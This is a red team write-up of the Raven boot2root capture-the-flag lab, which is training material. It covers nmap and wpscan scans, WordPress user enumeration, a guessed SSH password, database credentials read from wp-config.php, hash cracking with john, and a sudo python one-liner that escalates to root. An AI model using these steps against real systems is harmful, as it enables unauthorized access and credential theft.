Red Team: Summary of Operations


Table of Contents
- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

nmap 192.168.1.110 -sV

```
Nmap done: 256 IP addresses (6 hosts up) scanned in 6.75 seconds
root@Kali:~# nmap -sV 192.168.1.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-05 07:22 PST
Nmap scan report for 192.168.1.1
Host is up (0.00054s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00077s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00059s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.110
Host is up (0.00086s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




This scan identifies the services below as potential points of entry:

- Port 22/tcp SSH
- Port 80/tcp http
- Port 11/tcp rcpbind
- Port 139/tcp netbios ssn
- Port 445/tcp netbios ssn

The following vulnerabilities were identified on each target:


- Target 1
    - Weak user account passwords
    - Predictable usernames
    - Username enumeration through wpscan on wordpress page
    - Unsalted password hashes in the mysql wordpress database
    - Ability to escalate privileges and privilege misconfiguration on user accounts





```
        WordPress Security Scanner by the WPScan Team
                       Version 3.7.8
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sat Mar  5 09:38:55 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.18 identified (Latest, released on 2022-01-06).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.18'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.18'

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <========================> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/si
gn_up

[+] Finished: Sat Mar  5 09:38:59 2022
[+] Requests Done: 162
[+] Cached Requests: 4
[+] Data Sent: 38.756 KB
[+] Data Received: 184.876 KB
[+] Memory used: 208.758 MB
[+] Elapsed time: 00:00:03
root@Kali:~#
```


Exploitation

The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:

- Target 1 Flag 1
  - 

- Exploits Used
  - I used Wpscan to enumerate the user Micheal by using wpscan –url http://192.168.1.110 –enumerate u
  - Michael's password was within a few easy guesses being his name own name michael
  - Using his credentials, I was able to ssh in and explore the directories and files.
  - After some exploration and searching I found the flag in an html file called service.html
  - I could also examine the html on the raven security website to find the same flag
- Target 1 Flag 2
  - 

  - While exploring Michaels access to directories and files quick search of the /var/www revealed the flag2.txt simply sitting in the directory
  - The exploits used are the same as Flag 1
- Target 1 Flag 3
  - 

  - Using Michael I was able to gain access to a wordpress directory and from there a wp-config.php
  - 

```
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

```
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 73
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

- In mysql while searching through the databases and tables thoroughly I was able to find Flag3 in the wp-posts tables and the hashes for user passwords in the wp-users table

- Target 1 Flag 4
  - Flag 4 was found in two places which included the wp-posts table and on completion of escalation to root.
  - Using the unsalted hashes found in wp-users I was able to run john the ripper to gain the password to stevens account which was pink84

```
root@Kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (?)
1g 0:00:01:06 15.67% (ETA: 11:00:59) 0.01501g/s 37016p/s 37708c/s 37708C/s àçé(éàà( ..husakova
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session aborted
root@Kali:~/Desktop#
```

- I was then able to ssh into steven and discover he had sudo privileges with python

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```

- Researching escalation from sudo in python I found this command

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Mar  6 06:11:52 2022 from 192.168.1.90
$ sudo python -c 'import os; os.system("/bin/sh")'
# ls
```

- Once the command was gotten and root access was gained, I received an additional flag 4 and completed raven security.

```
flag4.txt
# cat flag4.txt
______
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
#
```